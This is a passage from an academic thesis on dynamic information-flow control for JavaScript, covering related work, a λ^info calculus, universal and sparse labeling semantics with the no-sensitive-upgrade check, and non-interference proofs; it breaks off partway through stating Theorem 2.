Other research has previously studied information-flow analysis for JavaScript. Vogt et al. [67], one of the first papers to apply information flow analysis to JavaScript, track information flow in Firefox to defend against XSS attacks. Their research also discusses many legitimate transfers of information that were flagged by their analysis. Russo and Sabelfeld [58] study timeout mechanisms and the channels that they enable. Russo et al. [60] discuss dynamic tree structures, with obvious applications to the DOM. Bohannon et al. [14] consider non-interference in JavaScript's reactive environment. Chugh et al. [18] create a framework for information flow analysis with "holes" for analyzing dynamically evaluated code included by an external party, such as a malicious advertiser. Dhawan and Ganapathy [23] discuss JavaScript-based browser extensions (JSEs) and the risks these tools present. In particular, they observe that JSEs often have enhanced priviliges, thereby increasing the security risk of using these tools. The authors modify Firefox to track information flows from GreaseMonkey scripts in a purely dynamic manner. Jang et al. [40] give an excellent overview of how JavaScript is used to circumvent privacy defenses. Hedin and Sabelfeld [36] develop information flow controls for a core of JavaScript that includes objects, higher-order functions, exceptions, and dynamic code evaluation.

But while some of this research has integrated information flow controls into

the browser, none of these approaches have been incorporated into the browser's code base. The reasons preventing browser manufacturers from including information flow controls include:

- Performance overhead: Browser vendors put a great deal of effort into making their JavaScript engines fast. Any information flow controls must not degrade the engine's performance noticeably.

- Fear of "Breaking the Web": If the controls reject too many valid programs, it will negatively affect users' experiences, and likely lead to the disabling of the defenses. The set of "false positives" must be reduced as much as possible.

- Policy: Though there has been research done on the proper mechanisms for information flow analysis in the browser, there has been comparatively little done on the proper policy. Research needs to be done to establish which fields should be treated as confidential, and where that confidential data should be allowed to go.

In the coming chapters, we show how these concerns may be addressed and how information flow analysis may be made a suitable solution for protecting users' private data.

Part II

Runtime Monitors

Chapter 4

A Language for Information Flow

In order to discuss our concepts with a minimal amount of syntactic clutter, we present our ideas for an extension of the lambda calculus called λ^{info}. The λ^{info} language includes imperative reference cells and a mechanism for tagging data with information flow labels. The syntax of λ^{info} is shown in Figure 4.1. Terms include constants (c), variables (x), functions ($\lambda x.e$) and functional application ($e_1\ e_2$). In addition, the language also supports mutable reference cells, with operations to allocate ($\texttt{ref}\ e$), dereference ($\texttt{!}e$), and update ($e_1\texttt{:=}e_2$) a reference cell. Finally, the operation $\langle k\rangle e$ attaches the information flow label k to the result of evaluating e. A rich variety of additional constructs (booleans, conditionals, let-expressions, etc.) can be encoded in the language, as illustrated in Figure 4.1. We use some of these encodings in our examples.

Figure 4.1: The λ^{info} Source Language

Syntax:

$e ::=$		Term
	x	variable
	c	constant
	$\lambda x.e$	abstraction
	$(e_1\ e_2)$	application
	$\texttt{ref}\ e$	reference allocation
	$\texttt{!}e$	dereference
	$e\texttt{:=}e$	assignment
	$\langle k \rangle e$	labeling operation
k, l, pc		Label
x, y, z		Variable
c		Constant

Standard encodings:

$$
\begin{aligned}
\mathit{true} &\stackrel{\text{def}}{=} \lambda x.\lambda y.x \\
\mathit{false} &\stackrel{\text{def}}{=} \lambda x.\lambda y.y \\
\texttt{if}\ e_1\ \texttt{then}\ e_2\ \texttt{else}\ e_3 &\stackrel{\text{def}}{=} (e_1\ (\lambda d.e_2)\ (\lambda d.e_3))\ (\lambda x.x) \\
\texttt{let}\ x\ \texttt{=}\ e_1\ \texttt{in}\ e_2 &\stackrel{\text{def}}{=} (\lambda x.e_2)\ e_1 \\
e_1\ ;\ e_2 &\stackrel{\text{def}}{=} \texttt{let}\ x\ \texttt{=}\ e_1\ \texttt{in}\ e_2, \quad x \notin FV(e_2) \\
\texttt{pair}\ e_1\ e_2 &\stackrel{\text{def}}{=} (\lambda x.\lambda y.\lambda b.\ b\ x\ y)\ e_1\ e_2 \\
\texttt{fst}\ e &\stackrel{\text{def}}{=} e\ \mathit{true} \\
\texttt{snd}\ e &\stackrel{\text{def}}{=} e\ \mathit{false}
\end{aligned}
$$

Chapter 5

The No-Sensitive-Upgrade Check

In this chapter, we formalize a universal labeling semantics for λ^{info}, contrasting it with the sparse-labeling semantics we develop in Chapter 6. The universal labeling semantics tracks information flow dynamically to enforce non-interference by associating every value with a security label. In particular, if the result of program execution is public (i.e., labeled L) then that result cannot have been influenced by confidential data.

The universal labeling semantics relies on the no-sensitive-upgrade (NSU) check to guarantee confidentiality. Like all monitor-based approaches, confidentiality is provided by terminating executions that might leak private data. This approach rejects some valid executions in order to maintain the soundness of its results. In Chapter 7, we discuss how to minimize this set of rejected executions and still maintain our non-interference guarantees.

Figure 5.1: Universal Labeling for λ^{info}

Runtime Syntax

$$
\begin{array}{lclcl}
a & \in & \mathit{Address} & & \\
\sigma & \in & \mathit{Store}_u & = & \mathit{Address} \rightarrow_p \mathit{Value}_u \\
\theta & \in & \mathit{Subst}_u & = & \mathit{Var} \rightarrow_p \mathit{Value}_u \\
r & \in & \mathit{RawValue}_u & ::= & c \mid a \mid (\lambda x.e, \theta) \\
v & \in & \mathit{Value}_u & ::= & r^k
\end{array}
$$

Evaluation Rules: $\boxed{\sigma, \theta, e \Downarrow_{pc} \sigma', v}$

$$\frac{}{\sigma, \theta, c \Downarrow_{pc} \sigma, c^{pc}} \quad [\text{U-CONST}]$$

$$\frac{\sigma, \theta, e \Downarrow_{pc} \sigma', v}{\sigma, \theta, \langle k \rangle e \Downarrow_{pc} \sigma', (v \sqcup k)} \quad [\text{U-LABEL}]$$

$$\frac{}{\sigma, \theta, (\lambda x.e) \Downarrow_{pc} \sigma, (\lambda x.e, \theta)^{pc}} \quad [\text{U-FUN}]$$

$$\frac{\sigma, \theta, e \Downarrow_{pc} \sigma', v \qquad a \notin dom(\sigma')}{\sigma, \theta, (\texttt{ref}\ e) \Downarrow_{pc} \sigma'[a := v], a^{pc}} \quad [\text{U-REF}]$$

$$\frac{}{\sigma, \theta, x \Downarrow_{pc} \sigma, (\theta(x) \sqcup pc)} \quad [\text{U-VAR}]$$

$$\frac{\sigma, \theta, e \Downarrow_{pc} \sigma', a^k}{\sigma, \theta, !e \Downarrow_{pc} \sigma', (\sigma'(a) \sqcup k)} \quad [\text{U-DEREF}]$$

$$\frac{\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, (\lambda x.e, \theta')^k \qquad \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, v_2 \qquad \sigma_2, \theta'[x := v_2], e \Downarrow_k \sigma', v}{\sigma, \theta, (e_1\ e_2) \Downarrow_{pc} \sigma', v} \quad [\text{U-APP}]$$

$$\frac{\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, a^k \qquad \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, v \qquad k \sqsubseteq \mathit{label}(\sigma_2(a))}{\sigma, \theta, (e_1 := e_2) \Downarrow_{pc} \sigma_2[a := (v \sqcup k)], v} \quad [\text{U-ASSIGN}]$$

$$\frac{\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, c^k \qquad \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, d^l \qquad r = [\![c]\!](d)}{\sigma, \theta, (e_1\ e_2) \Downarrow_{pc} \sigma_2, r^{k \sqcup l}} \quad [\text{U-PRIM}]$$

5.1 Universal Labeling Semantics

We formulate the semantics of λ^{info} as a big-step operational semantics. In this semantics, each reference cell is allocated at an address a, and the store σ partially maps addresses to values (using $\rightarrow_p$ to indicate a partial mapping). A closure $(\lambda x.e, \theta)$ is a pair of a λ-expression and a substitution θ that maps variables to values. We use $\emptyset$ to denote both the empty store and the empty substitution. A raw value r is either a constant, an address, or a closure. Note that every value v has the form r^k and combines a raw value r with an explicit information flow label k.

We formally define the universal labeling strategy via the big-step evaluation relation:

$$\sigma, \theta, e \Downarrow_{pc} \sigma', v$$

This relation evaluates an expression e in the context of a store σ, a substitution (or environment) θ, and the current label pc of the program counter and it returns the resulting value v and the (possibly modified) store σ'. The program counter is used in information flow analysis to track the security level of the current scope, which is crucial for detecting implicit flows. (In a real implementation, the store σ would roughly correspond to the heap and the substitution θ to the call stack.)

This relation is defined via the evaluation rules shown in Figure 5.1. The rules ensure that the result value v has a label of at least pc (since this computed value depends on the program counter). Thus, the rule [U-CONST] evaluates a constant c to the value c^{pc}. The rule [U-VAR] evaluates x to $(\theta(x) \sqcup pc)$. Here, we overload the operation $\sqcup$ to also take a value as its left argument, and this operation strengthens the label on that value:

$$r^{l} \sqcup k \quad \stackrel{\text{def}}{=} \quad r^{l \sqcup k}$$

The rule [U-APP] evaluates the body of the called function with the upgraded program counter label k, where k is the label of the called closure, since the callee "knows" that that closure was invoked (and by the design of our rules, also subsumes the old program counter). The notation $\theta[x := v]$ denotes the substitution that is identical to θ except that it maps x to v.

A primitive function is a constant such as "+" that can be applied. The rule

[Prim] evaluates applications of primitive functions. This rule is defined in terms of the partial function:

$$[\![\cdot]\!] \cdot : \mathit{Constant} \times \mathit{Constant} \rightarrow_p \mathit{Constant}$$

For example:

$$\begin{array}{rcl} [\![+]\!](3) & = & +_3 \\ [\![+_3]\!](4) & = & 7 \end{array}$$

The rule [u-label] joins an additional label k onto a computed value v.

The last three rules track information flow across reference cells. Allocation of reference cells via [u-ref] returns a newly allocated address a^{pc} with label pc. When a labeled address a^k is dereferenced via [u-deref], the corresponding value $\sigma'(a)$ is retrieved from the store, and the value $(\sigma'(a) \sqcup k)$ is returned, since this result depends on the address being dereferenced and on the execution of this code branch (both dependencies are contained in k).

In the [u-assign] rule, the antecedent $k \sqsubseteq \mathit{label}(\sigma_2(a))$ performs the required no-sensitive-upgrade check. Here, the function *label* extracts the label from a value, and is defined by $\mathit{label}(r^k) \stackrel{\text{def}}{=} k$. If this NSU check fails, then program evaluation terminates with an error. (As usual, program termination may leak one bit of data.)

From the evaluation rules for the core language, we can derive corresponding evaluation rules for the encoded constructs: see Figure 5.2. Reassuringly, these derived rules match our intuition.

Figure 5.2: Universal Labeling for Encodings

Derived Evaluation Rules:

$$\frac{\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, (true, \theta)^k \quad \sigma_1, \theta, e_2 \Downarrow_k \sigma', v}{\sigma, \theta, (\texttt{if } e_1 \texttt{ then } e_2 \texttt{ else } e_3) \Downarrow_{pc} \sigma', v} \quad [\text{U-THEN}]$$

$$\frac{\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, (false, \theta)^k \quad \sigma_1, \theta, e_3 \Downarrow_k \sigma', v}{\sigma, \theta, (\texttt{if } e_1 \texttt{ then } e_2 \texttt{ else } e_3) \Downarrow_{pc} \sigma', v} \quad [\text{U-ELSE}]$$

$$\frac{\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, v_1 \quad \sigma_1, \theta[x := v_1], e_2 \Downarrow_{pc} \sigma', v}{\sigma, \theta, (\texttt{let } x \texttt{ = } e_1 \texttt{ in } e_2) \Downarrow_{pc} \sigma', v} \quad [\text{U-LET}]$$

$$\frac{\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, v_1 \quad \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma', v}{\sigma, \theta, (e_1; e_2) \Downarrow_{pc} \sigma', v} \quad [\text{U-SEQ}]$$

$$\frac{\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, v_1 \quad \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, v_2}{\sigma, \theta, (\texttt{pair } e_1 \ e_2) \Downarrow_{pc} \sigma_2, (v_1, v_2)^{pc}} \quad [\text{U-PAIR}]$$

$$\frac{\sigma, \theta, e \Downarrow_{pc} \sigma', (v_1, v_2)^k}{\sigma, \theta, (\texttt{fst } e) \Downarrow_{pc} \sigma', (v_1 \sqcup k)} \quad [\text{U-FST}]$$

$$\frac{\sigma, \theta, e \Downarrow_{pc} \sigma', (v_1, v_2)^k}{\sigma, \theta, (\texttt{snd } e) \Downarrow_{pc} \sigma', (v_2 \sqcup k)} \quad [\text{U-SND}]$$

5.2 Correctness of Universal Labeling

We now show that the universal-labeling evaluation strategy guarantees non-interference. In particular, if two program states differ only in H-labeled data, then these differences cannot propagate into L-labeled data.

To formalize this idea, we say two values are H-equivalent (written $v_1 \sim_H v_2$) if either:

1. $v_1 = v_2$, or
2. both v_1 and v_2 have the label at least H, or
3. $v_1 = (\lambda x.e, \theta_1)^k$ and $v_2 = (\lambda x.e, \theta_2)^k$ and $\theta_1 \sim_H \theta_2$.

Similarly, two substitutions are H-equivalent (written $\theta_1 \sim_H \theta_2$) if they have the same

domain and

$$\forall x \in dom(\theta_1).\ \ \theta_1(x) \sim_H \theta_2(x)$$

Lemma 1 (Equivalence)**.** *The two $\sim_H$ relations on values and substitutions are equivalence relations.*

Proof. Reflexivity and symmetry are obvious. For transitively, suppose $v_1 \sim_H v_2 \sim_H v_3$. If either $v_1 = v_2$ or $v_2 = v_3$, then the lemma holds. If all the values have labels at least H, then the lemma also holds. Otherwise, v_1, v_2, and v_3 all have identical labels, identical λ-expressions, and with H-equivalent substitutions, and so the lemma holds in this case too. The extensions to substitutions is straightforward. □

We define an analogous notion of H-compatible stores: two stores σ_1 and σ_2 are H-compatible (written $\sigma_1 \approx_H \sigma_2$) if they are H-equivalent at all common addresses, i.e.,

$$\sigma_1 \approx_H \sigma_2 \stackrel{\text{def}}{=} \forall a \in (dom(\sigma_1) \cap dom(\sigma_2)).\ \ \sigma_1(a) \sim_H \sigma_2(a)$$

Note that the H-compatible relation on stores is not transitive, i.e., $\sigma_1 \approx_H \sigma_2$ and $\sigma_2 \approx_H \sigma_3$ does not imply $\sigma_1 \approx_H \sigma_3$, since σ_1 and σ_3 could have a common address that is not in σ_2.

The evaluation rules enforce a key invariant, namely that the label on the result of an evaluation always includes at least the program counter label:

Lemma 2. *If $\sigma, \theta, e \Downarrow_{pc} \sigma', r^k$ then $pc \sqsubseteq k$.*

The following lemma formalizes that evaluation with a H-labeled program counter cannot influence L-labeled data in the store.

Lemma 3 (Evaluation Peserves Compatibility)**.**

If $\sigma, \theta, e \Downarrow_H \sigma', v$ *then* $\sigma \approx_H \sigma'$.

Finally, we prove non-interference: if an expression e is executed twice from H-compatible stores and H-equivalent substitutions, then both executions will yield H-compatible resulting stores and H-equivalent resulting values. Thus, H-labeled data never leaks into L-labeled data.

Theorem 1 (Non-Interference for Universal Labeling)**.**

If

$$\begin{array}{l} \sigma_1 \approx_H \sigma_2 \\ \theta_1 \sim_H \theta_2 \\ \sigma_1, \theta_1, e \Downarrow_{pc} \sigma_1', v_1 \\ \sigma_2, \theta_2, e \Downarrow_{pc} \sigma_2', v_2 \end{array}$$

then

$$\begin{array}{l} \sigma_1' \approx_H \sigma_2' \\ v_1 \sim_H v_2 \end{array}$$

Proof. By induction on the derivation $\sigma_1, \theta_1, e \Downarrow_{pc} \sigma_1', v_1$ and case analysis on the final rule. This proof is similar to the proof of Theorem 2, shown in Appendix A.1. □

5.3 Failure-Oblivious Information Flow Controls

Research into failure-oblivious computing [57] has shown that it is often acceptable to use default values and thereby avoid crashing an application. Rather than relying on stuck executions, we can adopt a similar strategy to provide confidentiality.

The NSU check provides a way to identify writes that may compromise the confidentiality guarantees of information flow systems. However, terminating execu-

tion is not always an ideal solution. As an alternate strategy, it is possible to simply ignore the write operation and still maintain our security guarantees. The following [U-ASSIGN-IGNORE] rule can be integrated with the rules in Figure 5.1 to guarantee TINI without relying on stuck executions.

$$\frac{\begin{array}{c}\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, a^k \\ \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, v \\ k \not\sqsubseteq \mathit{label}(\sigma_2(a))\end{array}}{\sigma, \theta, (e_1 := e_2) \Downarrow_{pc} \sigma_2, v} \quad [\text{U-ASSIGN-IGNORE}]$$

5.4 Information Flow for Featherweight JavaScript

While the semantics we have developed so far are minimal, the principles can be extended to a much richer language. In a technical report [7], we extend the universal labeling semantics for λ^{info} to correctly handle the `eval` function as well as objects with prototype chains. This language is called FWJS Core, and is used to derive a significant subset of JavaScript, called Featherweight JavaScript. We refer the interested reader to this report to gain more of an intuition about how objects should be handled to preserve confidentiality.

Similar to our work on FWJS Core, Guha et al. [32] also define the semantics of a JavaScript subset, using a similar approach of desugaring to a small core language they call λ_{JS}. Their work handles a larger subset than λ^{info}, and significantly has been tested on large portions of Mozilla's JavaScript test suite. Maffeis et al. [46] describe an operational semantics for JavaScript as defined in the ECMAScript 3rd edition standard. These papers do not address information flow analysis, but could be useful when reasoning about more sophisticated constructs in JavaScript.

Chapter 6

Sparse Labeling

In Chapter 5, a straightforward universal labeling semantics was presented, where every value has an associated information flow label. This explicit representation makes it straightforward to track information flows and to enforce the key correctness property of non-interference [29]. However, universal labeling incurs significant overhead to allocate, track, and manipulate the labels attached to each value.

In practice, programs typically exhibit a significant degree of label locality, where most or all items in a data structure will likely have identical labels. For example, in a browser setting, most values will likely be created and manipulated within a single information flow domain.

In this chapter, we develop a sparse labeling semantics that leaves labels implicit (i.e., determined by context) whenever possible, and introduces explicit labels only for values that migrate between information flow domains. This strategy eliminates a significant fraction of the overhead usually associated with dynamic information flow analyses. At the same time, sparse labeling has no effect on program semantics and is

observably equivalent to universal labeling. In particular, we show that sparse labeling still satisfies the key correctness property of termination-insensitive non-interference. Our experimental results show that, on a range of small benchmark programs, sparse labeling provides a substantial (30%–50%) speed-up over a universal labeling strategy.

6.1 Sparse Labeling Semantics for λ^{info}

Figure 6.1 revises our earlier operational semantics to incorporate sparse labeling. A value v now combines a raw value r with an optional label k; if this label is omitted, it is interpreted as being $\bot$. In addition, each value is implicitly labeled with the current program counter label pc. The following function $label_{pc}$ extracts the true label of a value with respect to a program counter label pc:

$$
\begin{array}{rcl}
label_{pc}(r) & \stackrel{\text{def}}{=} & pc \\
label_{pc}(r^k) & \stackrel{\text{def}}{=} & pc \sqcup k
\end{array}
$$

The revised sparse labeling evaluation relation:

$$\sigma, \theta, e \downarrow_{pc} \sigma', v$$

is defined via the evaluation rules shown in Figure 6.1. The label pc is implicitly applied to all values in both θ and v. Thus, many rules (e.g., [S-CONST], [S-FUN], and [S-VAR]) can ignore labeling issues entirely and incur no information labeling overhead.

For the other constructs, we provide two rules: a fast path for unlabeled values, and a slower rule that deals with explicitly labeled values.[1] For function applications,

[1] A dynamically typed language such as JavaScript already has slow paths to deal with various exceptional situations (such as attempting to apply a non-function) so handling an explicitly labeled value naturally fits within these existing slow paths.

the fast path rule [S-APP] handles applications of an unlabeled closure in a straightforward manner with no labeling overhead. If the closure has label k, then the second rule [S-APP-SLOW] adds that label to the program counter before invoking the callee, and also adds k to the result of the function application. This rule uses the operation $\langle k \rangle^{pc}\, v$, which applies the label k to a value v, unless k is subsumed by the implicit label pc.

$$\langle k \rangle^{pc} \quad r \quad \stackrel{\text{def}}{=} \quad \begin{cases} r & \text{if } k \sqsubseteq pc \\ r^k & \text{otherwise} \end{cases}$$

$$\langle k \rangle^{pc}\,(r^l) \quad \stackrel{\text{def}}{=} \quad r^{k \sqcup l}$$

The rule [S-REF] allocates a reference cell at address a to hold a value v. To avoid making the implicit label pc on v explicit, each address a has an associated label $label(a)$, which is implicitly applied to the value at that address. Hence, by allocating an address a where $label(a) = pc$, we avoid explicitly labeling[2] v.

The fast path assignment rule [S-ASSIGN] checks that the target address a came from the current domain pc via the antecedent $pc = label(a)$. If this fast-path check passes, then the assignment can be allowed and the label on the assigned value v can be left implicit.

The slow path rule [S-ASSIGN-SLOW] handles the more general case. This rule extracts k as the label on the target address (where $k = \bot$ if that address has no explicit label); identifies the implicit label m for values at address a; checks that $(pc \sqcup k)$ is not more secret than the label on the value at address a; and appropriately labels the new value before storing it at address a.

[2]An implementation might represent the label on addresses by associating an entire page of addresses with a particular label.

Figure 6.1: Sparse Labeling Semantics for λ^{info}

Runtime Syntax

$$
\begin{array}{rcllcl}
r & \in & \mathit{RawValue}_s & ::= & c \mid a \mid (\lambda x.e, \theta) \\
v & \in & \mathit{Value}_s & ::= & r \mid r^k \\
\theta & \in & \mathit{Subst}_s & = & \mathit{Var} \rightarrow_p \mathit{Value}_s \\
\sigma & \in & \mathit{Store}_s & = & \mathit{Address} \rightarrow_p \mathit{Value}_s
\end{array}
$$

Big-Step Evaluation Rules: $\boxed{\sigma, \theta, e \Downarrow_{pc} \sigma', v}$

$$\frac{}{\sigma, \theta, c \Downarrow_{pc} \sigma, c} \quad [\text{S-CONST}]$$

$$\frac{\sigma, \theta, e \Downarrow_{pc} \sigma', v}{\sigma, \theta, \langle k \rangle e \Downarrow_{pc} \sigma', \langle k \rangle^{pc}\, v} \quad [\text{S-LABEL}]$$

$$\frac{}{\sigma, \theta, (\lambda x.e) \Downarrow_{pc} \sigma, (\lambda x.e, \theta)} \quad [\text{S-FUN}]$$

$$\frac{\begin{array}{c}\sigma, \theta, e \Downarrow_{pc} \sigma', v \\ a \notin dom(\sigma') \\ label(a) = pc\end{array}}{\sigma, \theta, (\texttt{ref}\ e) \Downarrow_{pc} \sigma'[a := v], a} \quad [\text{S-REF}]$$

$$\frac{}{\sigma, \theta, x \Downarrow_{pc} \sigma, \theta(x)} \quad [\text{S-VAR}]$$

$$\frac{\begin{array}{c}\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, (\lambda x.e, \theta') \\ \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, v_2 \\ \sigma_2, \theta'[x := v_2], e \Downarrow_{pc} \sigma', v\end{array}}{\sigma, \theta, (e_1\ e_2) \Downarrow_{pc} \sigma', v} \quad [\text{S-APP}]$$

$$\frac{\begin{array}{c}\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, (\lambda x.e, \theta')^k \\ \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, v_2 \\ \sigma_2, \theta'[x := v_2], e \Downarrow_{pc \sqcup k} \sigma', v\end{array}}{\sigma, \theta, (e_1\ e_2) \Downarrow_{pc} \sigma', \langle k \rangle^{pc}\, v} \quad [\text{S-APP-SLOW}]$$

$$\frac{\begin{array}{c}\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, c \\ \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, d \\ r = [\![c]\!](d)\end{array}}{\sigma, \theta, (e_1\ e_2) \Downarrow_{pc} \sigma_2, r} \quad [\text{S-PRIM}]$$

$$\frac{\begin{array}{c}\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, c^k \\ \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, d^l \\ r = [\![c]\!](d)\end{array}}{\sigma, \theta, (e_1\ e_2) \Downarrow_{pc} \sigma_2, \langle k \sqcup l \rangle^{pc}\, r} \quad [\text{S-PRIM-SLOW}]$$

$$\frac{\sigma, \theta, e \Downarrow_{pc} \sigma', a}{\sigma, \theta, !e \Downarrow_{pc} \sigma', \sigma'(a)} \quad [\text{S-DEREF}]$$

$$\frac{\sigma, \theta, e \Downarrow_{pc} \sigma', a^k}{\sigma, \theta, !e \Downarrow_{pc} \sigma', \langle k \rangle^{pc}\, \sigma'(a)} \quad [\text{S-DEREF-SLOW}]$$

$$\frac{\begin{array}{c}\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, a \\ \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, v \\ pc = label(a)\end{array}}{\sigma, \theta, (e_1 \texttt{:=} e_2) \Downarrow_{pc} \sigma_2[a := v], v} \quad [\text{S-ASSIGN}]$$

$$\frac{\begin{array}{c}\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, a^k \\ \sigma_1, \theta, e_2 \Downarrow_{pc} \sigma_2, v \\ m = label(a) \\ (pc \sqcup k) \sqsubseteq label_m(\sigma_2(a)) \\ v' = \langle pc \sqcup k \rangle^m\, v\end{array}}{\sigma, \theta, (e_1 \texttt{:=} e_2) \Downarrow_{pc} \sigma_2[a := v'], v} \quad [\text{S-ASSIGN-SLOW}]$$

Figure 6.2: Sparse Labeling for Encodings

$$\frac{\sigma, \theta, e_1 \downarrow_{pc} \sigma_1, \mathit{true} \qquad \sigma_1, \theta, e_2 \downarrow_{pc} \sigma', v}{\sigma, \theta, (\texttt{if } e_1 \texttt{ then } e_2 \texttt{ else } e_3) \downarrow_{pc} \sigma', v} \quad \text{[S-THEN]}$$

$$\frac{\sigma, \theta, e_1 \downarrow_{pc} \sigma_1, \mathit{true}^k \qquad \sigma_1, \theta, e_2 \downarrow_{pc \sqcup k} \sigma', v}{\sigma, \theta, (\texttt{if } e_1 \texttt{ then } e_2 \texttt{ else } e_3) \downarrow_{pc} \sigma', \langle k \rangle^{pc}\, v} \quad \text{[S-THEN-SLOW]}$$

$$\frac{\sigma, \theta, e_1 \downarrow_{pc} \sigma_1, v_1 \qquad \sigma_1, \theta, e_2 \downarrow_{pc} \sigma_2, v_2}{\sigma, \theta, (\texttt{pair } e_1\ e_2) \downarrow_{pc} \sigma_2, (v_1, v_2)} \quad \text{[S-PAIR]}$$

$$\frac{\sigma, \theta, e \downarrow_{pc} \sigma', (v_1, v_2)}{\sigma, \theta, (\texttt{fst } e) \downarrow_{pc} \sigma', v_1} \quad \text{[S-FST]}$$

$$\frac{\sigma, \theta, e \downarrow_{pc} \sigma', (v_1, v_2)^k}{\sigma, \theta, (\texttt{fst } e) \downarrow_{pc} \sigma', \langle k \rangle^{pc}\, v_1} \quad \text{[S-FST-SLOW]}$$

$$\frac{\sigma, \theta, e \downarrow_{pc} \sigma', (v_1, v_2)}{\sigma, \theta, (\texttt{snd } e) \downarrow_{pc} \sigma', v_2} \quad \text{[S-SND]}$$

$$\frac{\sigma, \theta, e \downarrow_{pc} \sigma', (v_1, v_2)^k}{\sigma, \theta, (\texttt{snd } e) \downarrow_{pc} \sigma', \langle k \rangle^{pc}\, v_2} \quad \text{[S-SND-SLOW]}$$

$$\frac{\sigma, \theta, e_1 \downarrow_{pc} \sigma_1, v_1 \qquad \sigma_1, \theta[x := v_1], e_2 \downarrow_{pc} \sigma', v}{\sigma, \theta, (\texttt{let } x \texttt{ = } e_1 \texttt{ in } e_2) \downarrow_{pc} \sigma', v} \quad \text{[S-LET]}$$

$$\frac{\sigma, \theta, e_1 \downarrow_{pc} \sigma_1, v_1 \qquad \sigma_1, \theta, e_2 \downarrow_{pc} \sigma', v}{\sigma, \theta, (e_1; e_2) \downarrow_{pc} \sigma', v} \quad \text{[S-SEQ]}$$

Figure 6.2 shows how this sparse-labeling evaluation strategy extends to the various encoded constructs; these derived rules again match our expectations.

6.2 Correctness for Sparse Labeling

As with our proof in Section 5.2, our non-interference argument is based on the notion of H-equivalent values, but we now parameterize that equivalence relation over the implicit label pc. Thus, the new H-equivalence relation $v_1 \sim_H^{pc} v_2$ holds if either:

1. $v_1 = v_2$.
2. $H \sqsubseteq \mathit{label}_{pc}(v_1)$ and $H \sqsubseteq \mathit{label}_{pc}(v_2)$.
3. $v_1 = (\lambda x.e, \theta_1)^k$ and $v_2 = (\lambda x.e, \theta_2)^k$ and $\theta_1 \sim_H^{pc} \theta_2$.

Similarly, two substitutions are H-equivalent with respect to an implicit label pc (written $\theta_1 \sim_H^{pc} \theta_2$) if they have the same domain and

$$\forall x \in \mathit{dom}(\theta_1).\ \theta_1(x) \sim_H^{pc} \theta_2(x)$$

We begin by noting some straightforward properties of labeling and H-equivalence.

Lemma 4. *$pc \sqsubseteq \mathit{label}_{pc}(v)$.*

Lemma 5. *If $H \sqsubseteq k$ then $v_1 \sim_H^k v_2$.*

Lemma 6 (H-Equivalence)**.** *The relations $\sim_H^{pc}$ values and substitutions are equivalence relations.*

Lemma 7 (Monotonicity of H-Equivalence)**.** *If $k \sqsubseteq l$ then $\sim_H^k \ \subseteq\ \sim_H^l$.*

Lemma 8 (Labeling Equivalence)**.** *If $v_1 \sim_H^k v_2$ then $\langle k\rangle^{pc}\, v_1 \sim_H^{pc} \langle k\rangle^{pc}\, v_2$.*

Two stores σ_1 and σ_2 are H-compatible (written $\sigma_1 \approx_H \sigma_2$) if they are H-equivalent at all common addresses, i.e.,

$$\forall a \in (dom(\sigma_1) \cap dom(\sigma_2)). \quad \sigma_1(a) \sim_H^{label(a)} \sigma_2(a)$$

Note that since every address a has an implicit label $label(a)$, the H-compatible relation is not parameterized by pc.

If an evaluation returns an address a, then the label on that address is at least $label(a)$.

Lemma 9. *If $\sigma, \theta, e \downarrow_{pc} \sigma', a^k$ then $label(a) \sqsubseteq (pc \sqcup k)$.*

The following lemma proves that evaluation with a H-labeled program counter cannot influence L-labeled data.

Lemma 10 (Evaluation Preserves Compatibility)**.**

If $\sigma, \theta, e \downarrow_H \sigma', v$ then $\sigma \approx_H \sigma'$.

Proof. By induction on the derivation of $\sigma, \theta, e \downarrow_H \sigma', v$, and case analysis on the final rule in the derivation.

- [S-CONST], [S-FUN], [S-VAR]: $\sigma' = \sigma$.
- [S-APP], [S-APP-SLOW], [S-LABEL], [S-PRIM], [S-PRIM-SLOW], [S-DEREF], [S-DEREF-SLOW]: By induction.
- [S-REF]: σ and σ' agree on their common domain.
- [S-ASSIGN]: Let $\sigma' = \sigma_2[a := v]$. From the no-sensitive-upgrade check, $H = label(a)$. By Lemma 5, $\sigma_2(a) \sim_H^H v$ and so $\sigma_2 \approx_H \sigma'$. By induction, $\sigma \approx_H \sigma_1 \approx_H \sigma_2$. Also, $dom(\sigma) \subseteq dom(\sigma_1) \subseteq dom(\sigma_2) = dom(\sigma')$. Hence, $\sigma \approx_H \sigma'$.

- [S-ASSIGN-SLOW]: Similar.

□

We next show that non-inference holds for the sparse-labeling semantics: if e is executed twice from H-compatible stores and H-equivalent substitutions, then the two executions yield H-compatible resulting stores and H-equivalent resulting values.

Theorem 2 (Non-Interference for Sparse Labeling)**.**

If

$$\begin{array}{l} \sigma_1 \approx_H \sigma_2 \\ \theta_1 \sim_H^{pc} \theta_2 \\ \sigma_1, \theta_1, e \downarrow_{pc} \sigma_1', v_1 \\ \sigma_2, \theta_2, e \downarrow_{pc} \sigma_2', v_2 \end{array}$$

then

